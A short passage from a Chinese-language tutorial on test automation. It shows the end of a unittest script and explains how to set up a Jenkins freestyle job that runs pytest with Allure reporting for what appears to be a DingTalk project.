
if __name__ == '__main__':
 unittest.main()
```

## 2.7 集成到 Jenkins


配置自由风格的任务，构建步骤设置为执行 **shell**。

```
python3 -m pytest /Users/sunnysky/PythonProj/PlayApp/DingTalk_Prod --alluredir=allure-results
```

构建完成后生成 Allure 测试报告。



用例执行完成后，查看 Allure 测试报告。



----- END -----

